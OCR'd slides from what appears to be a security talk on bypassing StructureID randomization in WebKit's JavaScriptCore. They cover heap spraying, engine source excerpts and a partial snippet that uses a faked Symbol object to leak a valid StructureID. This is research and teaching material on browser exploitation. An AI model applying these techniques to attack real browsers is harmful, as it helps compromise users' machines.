
Review JSObject Basics

- let o = {a: 0x41, b: 0x42};




Review JSObject Basics

- let o = {a: 0x41, b: 0x42};



Review JSObject Basics

- let o = {a: 0x41, b: 0x42};



Guess/Predict StructureID

- Samuel Groß(@5aelo)'s phrack article introduces the StructureID spraying
- StructureIDs are allocated sequentially on the fresh state
- Just create many differently-shaped JSObjects

```
for (var i = 0; i < 0x1000; ++i) {
    var arr = [7.7, 7.7];
    arr['prop' + i] = 0x10;
    structures.push(arr);
}
```

StructureID Randomization

[Re-landing] Add some randomness into the StructureID.

https://bugs.webkit.org/show_bug.cgi?id=194989
<rdar://problem/47975563>

Reviewed by Yusuke Suzuki.

1. On 64-bit, the StructureID will now be encoded as:

```
-----------------------------------------------------------------
| 1 Nuke Bit | 24 StructureIDTable index bits | 7 entropy bits |
-----------------------------------------------------------------
```

   The entropy bits are chosen at random and assigned when a StructureID is allocated.

2. Instead of Structure pointers, the StructureIDTable will now contain encodedStructureBits, which is encoded as such:

```
-----------------------------------------------------------------
| 7 entropy bits |                  57 structure pointer bits |
-----------------------------------------------------------------
```

   The entropy bits here are the same 7 bits used in the encoding of the StructureID for this structure entry in the StructureIDTable.

3. Retrieval of the structure pointer given a StructureID is now computed as follows:

```
index = structureID >> 7; // with arithmetic shift.
encodedStructureBits = structureIDTable[index];
structure = encodedStructureBits ^ (structureID << 57);
```

   We use an arithmetic shift for the right shift because that will preserve the nuke bit in the high bit of the index if the StructureID was not decontaminated before use as expected.

- 7 entropy bits
  - 2^7 < 1%
- Encode the real structure pointer
  - Wrong guess equals invalid “shape”
- Invalid shape
  - Accessing properties leads to crash

Bug-specific Way

- Luca Todesco(@qwertyoruiop) presents it at MOSEC2019
- The bug derives from register allocation
  - Conditional branch can skip the spill
  - Some stack data remain uninitialized
- Type confusion
  - Build a OOB read primitive to leak the valid structureID

JIT Compiler Related Way

- Luca Todesco(@qwertyoruiop) presents it at MOSEC2019

> - Inferred types might also be abusable as per 5aelo's talk at 0x41con, as a real object's type information could be used to prove a fake object's type, thus no CheckStructure on the fake object would be emitted

JIT Compiler Related Way

- Luca Todesco(@qwertyoruiop) presents it at MOSEC2019

- Inferred types might also be abusable as per 5aelo's talk at 0x41con, as a real object's type information could be used to prove a fake object's type, thus no CheckStructure on the fake object would be emitted

Try ripping out inferred types because it might be a performance improvement
https://bugs.webkit.org/show_bug.cgi?id=190906

Reviewed by Yusuke Suzuki.

This patch removes inferred types from JSC. Initial evidence shows that this might be around a ~1% speedup on Speedometer2 and JetStream2.

https://trac.webkit.org/changeset/240023/webkit

Agenda

- JavaScriptCore Exploitation Basics
- StructureID Randomization
- *New generic bypass*
- Conclusion

Think outside the JIT Compiler

- Abusing the other feature of JIT optimization might bypass it

Think outside the JIT Compiler

- Abusing the other feature of JIT optimization might bypass it

- ASLR(Address Space Layout Randomization)
  - Weakness
  - Leak some data to calculate the slide

Think outside the JIT Compiler

- Abusing the other feature of JIT optimization might bypass it

- ASLR(Address Space Layout Randomization)
  - Weakness
  - Leak some data to calculate the slide

- StructureID Randomization
  - Weakness(1/128)
  - Leak the valid StructureID of one known shape JSObject

Brute force

```
inline bool StructureIDTable::isValid(StructureID structureID)
{
    if (!structureID)
        return false;
    uint32_t structureIndex = structureID >> s_numberOfEntropyBits;
    if (structureIndex >= m_capacity)
        return false;
#if CPU(ADDRESS64)
    Structure* structure = decode(table()[structureIndex].encodedStructureBits, structureID);
    if (reinterpret_cast<uintptr_t>(structure) >> s_entropyBitsShiftForStructurePointer)
        return false;
#endif
    return true;
}
```

Brute force

```
inline bool StructureIDTable::isValid(StructureID structureID)
{
    if (!structureID)
        return false;
    uint32_t structureIndex = structureID >> s_numberOfEntropyBits;
    if (structureIndex >= m_capacity)
        return false;
#if CPU(ADDRESS64)
    Structure* structure = decode(table()[structureIndex].encodedStructureBits, structureID);
    if (reinterpret_cast<uintptr_t>(structure) >> s_entropyBitsShiftForStructurePointer)
        return false;
#endif
    return true;
}
```

NO REF 😢

Think outside the JIT Compiler

- Invalid shape != crash
  - A faked JSObject w/o valid StructureID can still alive until GC works

Think outside the JIT Compiler

- Invalid shape != crash
  - A faked JSObject w/o valid StructureID can still alive until GC works
- How to hack with the semi-faked JSObject?

Think outside the JIT Compiler

- Invalid shape != crash
  - A faked JSObject w/o valid StructureID can still alive until GC works
- How to hack with the semi-faked JSObject?
- Do all the internal builtin functions rely on the valid StructureID?

Think outside the JIT Compiler

- Invalid shape != crash
  - A fake JSObject w/o valid StructureID can still alive until GC works
- How to hack with the semi-faked JSObject?
- Do all the internal builtin functions rely on the valid StructureID?
- If there is one function not required StructureID, how to find it?

Prototype


```
let o = {a:1, b:2, c:3};
o[0] = 1;
o[1] = 2;

o.slice();  // Exception: TypeError: o.slice is not a function
Array.prototype.slice.call(o);
```

ArrayPrototype.cpp:

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(JSGlobalObject* globalObject, CallFrame* callFrame)
{
    // https://tc39.github.io/ecma262/#sec-array.prototype.slice
    VM& vm = globalObject->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);
    JSObject* thisObj = callFrame->thisValue().toThis(globalObject, StrictMode).toObject(globalObject);
    EXCEPTION_ASSERT(!!scope.exception() == !thisObj);
    if (UNLIKELY(!thisObj))
…
```

Think

```
function f() {
    return "hello world";
}
print(Function.prototype.toString.call(f));

// Output the source code
function f() {
    return "hello world";
}
```



Symbol Prototype toString()

SymbolPrototype.cpp:

```
EncodedJSValue JSC_HOST_CALL symbolProtoFuncToString(JSGlobalObject* globalObject, CallFrame* callFrame)
{
    VM& vm = globalObject->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);

    Symbol* symbol = tryExtractSymbol(vm, callFrame->thisValue());  // [1]
    if (!symbol)
        return throwVMTypeError(globalObject, scope, SymbolToStringTypeError);
    RELEASE_AND_RETURN(scope, JSValue::encode(jsNontrivialString(vm, symbol->descriptiveString()))); // [2]
}
```

Symbol Prototype toString()

```
inline Symbol* asSymbol(JSValue value)
{
    ASSERT(value.asCell()->isSymbol());
    return jsCast<Symbol*>(value.asCell());
}
```

```
template<typename To, typename From>
inline To jsCast(From* from)
{
    return static_cast<To>(from);
}
```




```
inline Symbol* tryExtractSymbol(VM& vm, JSValue
thisValue)
{
    if (thisValue.isSymbol())
        return asSymbol(thisValue);
…
```

```
String Symbol::descriptiveString() const
{
    return makeString("Symbol(",
                String(m_privateName.uid()), ')');
}
```


Symbol Prototype toString()

- let o = Symbol(“hello world”);




Leak valid structureID

- let o = Symbol(“hello world”);




Leak valid structureID



Container

```
var container = {
    jscell: symb_cell,
    m_uid: null,
    str_len: len_flag,
    str_ptr: double_arr
}
```

Leak valid structureID




```
var container = {
    jscell: symb_cell,
    m_uid: null,
    str_len: len_flag,
    str_ptr: double_arr
}
do_hack();
…
container.m_uid = fake_str;
let leak_id = Symbol.prototype.toString.call(fake_symb);
for (var i = 0; i < 2; i++) {
    // skip “Symbol(“
    print((leak_id.charCodeAt(7+i)).toString(16));
};
```

Think and Repeat

- PRO
  - Leak the valid StructureID of one known shape JSObject
  - Just abuse the feature of Runtime (Not related to JIT compiler)

Think and Repeat

- PRO
  - Leak the valid StructureID of one known shape JSObject
  - Just abuse the feature of Runtime (Not related to JIT compiler)
- CON
  - Require two semi-faked objects (Not the real problem)
- How about just one semi-faked object? 🤔

Function Prototype toString()

